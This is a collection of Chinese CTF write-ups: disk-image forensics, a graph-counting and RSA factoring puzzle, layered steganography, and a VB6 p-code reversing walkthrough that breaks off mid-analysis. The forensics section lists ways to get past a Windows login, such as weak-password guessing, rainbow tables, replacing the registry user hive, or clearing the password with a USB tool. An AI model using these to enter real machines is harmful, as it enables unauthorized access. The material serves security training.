
进去之后我们可以发现这里要密码，对于这里我们可以采用弱密码猜一猜，彩虹表，或者是你可以直接将注册表用户文件那一张改成你自己电脑的，然后登进去，或者可以用u盘清除windows的密码，这里密码很简单就是admin123





进去之后发现这个壁纸有点怪，嗯，没错，有点怪异，需要注意下

然后，题目叫回收站，所以我们去看看回收站，啥都没有


这里就有一个知识点就是在取证的过程中，因为取证的镜像都是犯罪嫌疑人的，所以他们会把他们的东西放的很隐蔽，回收站在windows里面本来就是个隐藏文件夹，有些人就会将他们的重要的东西伪装成回收站目录或者注册表目录或者windows目录等然后隐藏，所以我们这里就要显示下隐藏文件夹，看看有没有被伪装成回收站的文件夹





这是最开始的样子，然后组织–文件夹和搜索选项–显示隐藏文件夹




可以发现有个RECYCLE隐藏文件夹，我们进去看下





有个flag文件夹




我们可以看到他有点坑flag里面有好多的flag然后最后发现这些123456748...对应的是图片，还是可以拼起来的

拼起来之后我们可以发现这些图是打了马赛克的，恢复是恢复不出来的，所以这就告诉我们，当我们遇到一个很坑的题目的时候，我们一定要注意细节，拓宽思维，一个路子走不通那么肯定还有其他的路可以走得通（小声bb：我之前就被这么坑过）

然后我们就注意下桌面了，你要相信，一个题目里面不可能有地方是随意给你的东西，只要在题目中出现就有他出现的作用，他可能是用来混淆视线也可能是用来给你最细微的提示。




我们看到这个壁纸内容是“你知道我在哪吗？”，说这话的应该就是flag了，这里我们就要知道桌面壁纸在哪里，要注意两个地方就是win7默认壁纸目录还有win7当前壁纸目录

补充小知识：win7


在注册表中，HKEY_USERS/用户/Control Panel/Desktop

系统默认的桌面图片都放在C:\WINDOWS\Web\Wallpaper 里面。


当前桌面的图片的目录在

C:\Users\test\AppData\Roaming\Microsoft\Windows\Themes\TranscodedWallpaper.jpg

在这个题目里面flag是放在默认目录里面了





我们可以看到，壁纸这里有个Flag图片，打不开，一般就是winhex走一下，可以发现他其实是个txt，那么我们把后缀改了，成功发现flag





2、 取证大师直接拖进去（这种方法的好处是取证大师分析的是注册表，所以说我们在取证大师里面看到的东西可以说是很齐全的了，但是取证大师的不好处是，把所有的文件都给详细的解析，分析出来的东西过于冗杂）：


首先打开取证大师，添加案例，直接查看自动取证的结果，分析出题人的行径（可以通过浏览记录搜索引擎记录查找出来），




我们可以发现搜索的关键字是flag，这里我们可以顺道直接搜索flag



可以发现有很多，但是我们可以通过文件大小可以看到很多的大小是一样的，这就可能是假的，看到一个png文件，直接看他的文本信息就好，很粗暴直接就是flag




所以在ctf里面，取证题目的做题方式很粗暴，直接取证大师看用户痕迹搜索关键字就好或者说直接溯源（上图的搜索里面的原始数据搜索），这算是ctf中misc的一个bug了

PS：取证是一门很抠细节的一门技术，除了这种简单的镜像取证之外还有手机取证，内存取证，磁盘阵列，都是非常考验人利用工具以及在取证大师无法使用崩掉的情况下（取证大师用的时间长了非常容易崩掉！）如何利用别的工具分析（winhex、ftk等都是取证的好工具），内存取证就是主要利用一个命令行工具volatility，手机取证除了可以利用手机大师之外还可以利用iBackupBot for iPad iPhone（因为现在一般多以iphone备份为主），其次磁盘阵列就要

考察到组磁盘阵列的顺序，这里可以用winhex组（这个技能我不会，我是看见有大佬拿winhex组的），还有就是取证大师、testdisk组

## 串味撤硕

得到题目中的c(=16)和题面后，发现这是一个计数类题目，有一定的子结构，可能需要dp，本质上是求c个不同点有多少种不同的连通图构造.
Eg.c=3时有四种:




下面想计数的思路，其实正向是不好计数的，因为它的子结构不太好，c=3的左下图就破坏了c=2的情形（假定c=2时的唯一情况就是12相连，其余图都是满足的），于是**反着思考**。

c个点的无向图总数（连通+不连通）共个，这是因为c个点的图中最多可连c(c−1)/2条不重边，而每条边可连可不连，所以总数如上。

如果能统计出**c个点的无向不连通图数量**，就可以计算出所求。
这时取一个特殊位置来计数：让节点**1所在的连通块**，和剩余部分不连通，这样就保证了整个图绝对是不连通的，同时存在子结构：1所在的块是连通的，所以它的情况数可以用之前的结果表示。接下来再按1所在连通块的节点个数分类，加和，即得出c个节点的不连通图数量。

假设题目中的c个路口的连通图情况数为**f[c]**
那么当节点1所在的连通块内节点个数为j时，其自身有 **f[ j ]** 种情况。
因为点都不同，还可以被1的连通块选中或不选中，这需要从 [全部路口−1] (1节点已经在其中了)中选出j−1个路口，有种选法。
没在1连通块内的路口，它们之间可以任意组合（有多少个连通块都无所谓，他们的整体和1不连通）。根据上面的无向图总数公式，得到应该有种情况。

综合下来，在路口数为i时，
i其实就是单步的all。上面式子的意义即 (i点的连通图总数+i点不连通图总数=i点图总数)
所以F[i] 可以用F[1~i−1] 递推出，可以写出计算程序。
答案数比较大，没有要求取模，所以用python和java的BigInteger都是比较好的选择。

经过dp 计算F[16]得到一个大数：1328578958335783201008338986845427712
直接填入jar的窗口后，常见的应该都是卡住/崩溃。（当你人品够好的时候，也许答案会蹦出来）
用java的反编译打开jar (如jd-gui)。
发现有两个class，Gui主要处理窗体，其中实例化了Lib，打开Lib观察发现，它的功能是分解质因数，并且e函数返回了两个最大质因子的乘积显示在窗体中，只是分解方法采用了非常低效的随机数法+试除法。
于是不让程序来分解，自己分解，可以使用Pollard-Rho算法（约），或者自己的工具，或是网站（如http://www.factordb.com）。
最大的两个质因子为511756380671和1021144515583，根据两个大质数的乘积，e和(q-1)(p-1)互质这些特点，猜出这里是RSA加密，而两个质因子的乘积就是RSA加密里的n。

联系团长说的话，应该就是密文，所以现在已知密文C，密钥(n,e)，甚至连n的两个大因子都知道，不难进行解密。

得到原文：6879957879849583847980
长度22，有可能是2*11的分组，发现特点：六七十对应的是ascii的大写字母，出现两次的95对应ascii中的下划线。

所以原文进行ascii解密后得到DO_NOT_STOP，套上flag{}即结果。


不要停下来啊！

## 碰上彩虹，吃定彩虹！

下载附件并解压，得到两个文件，先看lookatme.txt
打开文档得到一长串字符串，如果用ctrl+a全选文件内容的话，就可以发现在下面还隐藏着一些东西


下面包含了空格和tab两种字符，可以联想Morse code，把空格替换成.，tab替换成-，解一下Morse code，可以得到autokey，再结合上面的字符串就可以判断该字符串经过了autokey加密


再看secret这个文件，hint中提示在txt中隐藏了一些东西，vim查看一下txt可以发现




很明显为零宽度字符隐写，且由<200b>、<200c>、<200d>这三种字符组成，在线网站解一下，可以得到

```
do u know NTFS?
```

即NTFS隐写，在附件所在文件夹打开cmd输入dir /r，可以发现在maybehint这个文件后隐藏有一个txt文件




用notepad命令查看，可以看到文档中的内容，稍加观察可以发现其中只有几种字符，而且都为重复的，据此可以尝试词频分析，python脚本即可实现

```
from collections import Counter
f=open('out.txt','r')
f_read=f.read()
print Counter(f_read)
```

得到结果为这几种字符从多到少的排列顺序，组合在一起得到**ZW5jcnlwdG8=**，明显base加密，尝试base64解密成功，得到encrypto，百度encrypto可知其是一个加密软件，下载后尝试用其加密一个文件，可以得知经过其加密的文件后缀名为crypto，将文件后缀名改为crypto即可打开文件

可以看到文件被加密，想到autokey，但是由于没有给出加密密钥，所以需要对其进行爆破，关于如何对autokey加密进行爆破，在该网址有详细介绍

用脚本对密文进行爆破

```
HXTPLYTTVKOSSOSPITOEUTOSUSBAHALERWIVXW
-416.391490514 autokey, klen 9 :"OZHPEPWRO", MDAYNGBILIDLCEOBSARKLAUSEOGAKUREDXL
KJEDSUJAKSYDELSCITLETIWOFUSEAILDIGURREO
-404.132802851 autokey, klen 10 :"QZPULNXFMW", KDSTGIAUNYWIIYOUARMPAUQIRMGAIQREF
TIEDOPTHISCUDETOTEALBITIOSOYLEDTARITALKAT
-397.956818395 autokey, klen 11 :"AWJTHHQLUSS", AGYUKOHOFCOLUTASMELIUONMMGOFQUJE
HONEDASTEDTOOUDEDUSEAKOISECEITLERFREHMFNLL
-397.905189537 autokey, klen 12 :"OLPZERMIRFOT", MRSONELRIPSSOACONHOWONGORGEDHYD
CHOTCSITGROUTVTOFLESCMPIDROSCRHXCPERTUARTNP
-379.065592256 autokey, klen 13 :"JBHYGHRLIQBHY", RBAPLOGOREFECATCLALHILUBBEGYSU
RNOTOWINTDAUDEPTOTHEYPADITISNTJELGMTWOSGRILN
-306.922325592 autokey, klen 14 :"YOUHAVEFOUNDME", CONGRATULATIONSONFINDINGMYSEC
RETNOWIWILLGIVEYOUTHEPASSWORDITISIAMTHEPASSWD
```

可以看到当key长度为14时，得到key可读为youhavefoundme，看一下后面的明文，在最后写到

```
NOWIWILLGIVEYOUTHEPASSWORDITISIAMTHEPASSWD
```

再结合hint小写，得到password：**iamthepasswd**

可是用此密码解这个加密文件时却一直解不开，再结合题目描述中加粗的**括号删掉**，推测是否在文件中还隐藏了什么信息，用strings命令查看一下文件可以发现这样一条信息


```
(Oh! You caught me! But...)
```

将其删去后再次尝试解密，即可成功解密

解开加密得到一张图片，用foremost可以从中分离得到一个加密的压缩包，所以现在需要寻找密码

仔细观察图片可以发现，由五种不同颜色的横条分隔开的六块黄色有略微深浅的差异，用gimp打开提取一下颜色

分别提取一下六种黄色，可以发现他们颜色的HTML标记只有最后两位不同，从上到下依次为70、40、73、73、57、64，将这几个数组合在一起，用Converter的Hex to Text，或者python的decode('hex')，就可以得到解压密码




得到密码：**p@ssWd**

解压后得到docx文件，想到word隐写，显示隐藏文字可以看到提示（虽然没有太大用2333

仔细观察上面的一长串字母，可以在众多的小写字母中发现几个大写字母

```
eeeeeeeeepaeaeeeaeAeeeeeeaeeeeeeeeeeccccisaaaaeejeeeeeejiiiiiiLiiiiijeeeeee
jeeeeeeeeeeeeeeeeeeeejcceeeeeeeeeeePeeeeeeeejaaiiiiiiijcciiiiiiiiiijaaijiiii
iiiiiiiiiiiiiiiijeeeeeeHeeeeeeeeeeeeeeeeejcceeeeeeeeeeeejaaiiiijeeeeeeejceee
eeeeeeeeeeeeeeeeeeeeejceeeeeeeeeeeeeeeeejaeeeeeejciiUiiiiiiiiiiiiiiijaeee
ejceeeeeeeeCeeeeeeeeejajciiiiiiiiiiiiiiiiiiijaaiiiijiijeeeeeeeeeeejKciiiii
iiiiiiiiijaaij
```

按照顺序组合起来得到ALPHUCK，百度可知其为一种Programming Language，与Brainf**k类似，只由a,c,e,i,j,o,p,s这8个小写字母组成，删去上面的几个大写字母，在线网站解码一下即可得到flag

flag：**flag{1t's_v3ry_De1iCi0us~!}**

## Reverse

### 上古神器--交出你的F5

当你把它拖到IDA里看到一片db的opcode的时候你就应该知道出什么大问题了

这是一个pcode模式编译的vb6程序

这里推荐选手同时使用多个版本的decomplier进行分析，因为历代decomplier在应对嵌套过多的表达式时均会出现不同的错误

同时推荐选手使用过程中灵活开启与关闭分析优化选项来最快分析

解答本题需要一定vb pcode逆向经验来手动处理decomplier分析时产生的错误，如除去无意义常量后把多余的参数逐个左移到对应的表达式或者运算符左侧

此处不再赘述，如果无经验那么非常需要手动编译几个多嵌套参数的pcode程序即可找到大致规律
全篇中需要进行大量手动修复与计算，需要提前拥有经验

**1.大致浏览**

入眼第一个模块ThreadLib，看起来跟多线程有关，但是由于这道题是pcode编译的，所以无视即可。s
Module1应为关键模块，分析Form1的事件过程，发现Command1的Click事件应为关键事件，跟进发现关键函数是Proc_1_0_414B58
看一眼API，大致没用，都是多线程相关

**2.分析函数**

发现关键比较，比较字符串为"4974517441444E294A70596A49524D2A406E56704A70476C49745B7441444E294A70656A49524D2C406E6C704A60472F49745574415E4E724A704B6A4E644D2E406E4A704B4E472249746774415E4E714A704F6A49644D77406E56704B4E47244974457440444E294A70596A4E424D2C406E64704A6047214974397441444E284A704B6A4F424D2D406E56704A3E476B4974557441444E354A70596A4E524D75406E6C704B6047214974417440344E294A704B6A49644D75406E60704B4E472449745574415E4E284A70596A4F424D2B406E56704A3E476A497451744147"
顺着往上浏览上下文处理子函数。
407C:根据关键数据可以很快的分析出子函数功能，如65 90 77 97 122 109 48 57 52可以很明显发现这就是个ROT18
3384:很明显的对称移位，即字符串倒置
2EB8和351C同时分析:可以发现作用即为把字符对应ASC的HEX格式化两位进行输出（左补0）
3108:数学函数，特判了2，循环从2开始又到N-1结束，还有取模i验证来修改返回值，为朴素素数判断函数
3BF0:很复杂，引用了strconv以及判断了一个输入表的大小是否为64，不是的话则初始化，发现模3，与3，与15，即可直接判断这是Base64编码函数
371C:同407C，不过这次判断范围更大而且If逻辑更少，参考范围与+-47即可知这是ROT47
3198:数学函数，有算法基础的选手可以很简单的发现这是快速幂
3084:数学函数，有算法基础的选手可以很简单的发现这是GCD
2D2C:数学函数，乘三运算，无他
2CEC:运算符变形，出自VMP的NNA的表达式之一，是sub运算符
3234:未发现引用，不再进行无意义分析，稍作浏览一下发现是类似于Stub的存在
2E50:两行代码一看很显然是字符串翻倍

**3.关键分析**

PS:此处需要选手提前了解**不透明谓词，流平整，数据变形**
分析关键函数4B58
var_AC为多次调用的基础表
往下看发现了一个恶意除零异常触发SEH，为反调试手段，由于是静态分析，无视即可

下方发现基本数据都被变形保护了，需要手动还原
又发现Not((Not这种sub运算符变形，手动处理还原，发现此处其实是和一个快速幂结合的数据变形(不透明常量)
发现下方的If是不透明谓词，运算之后发现是永真，去掉这个逻辑判断，发现是两个变量的初始化，依然是数据变形，需要手动还原
下方的两个If又是不透明谓词，且一个永真，一个永假，运算后发现此处GCD两个数互质，值为1，则第一个If为真，第二个If为假，删去第二个If块
代换运算符变形以及数据变形后发现其内部作用即为利用素数判断来生成一个var_EC素数表
继续向下走发现先对输入进行了一次ROT47，又进行了一次字符串倒置，即为ROT47->字符串倒置
这里看到有一个i用GCD进行变形了，稍微一看就知道是初始化1的变形
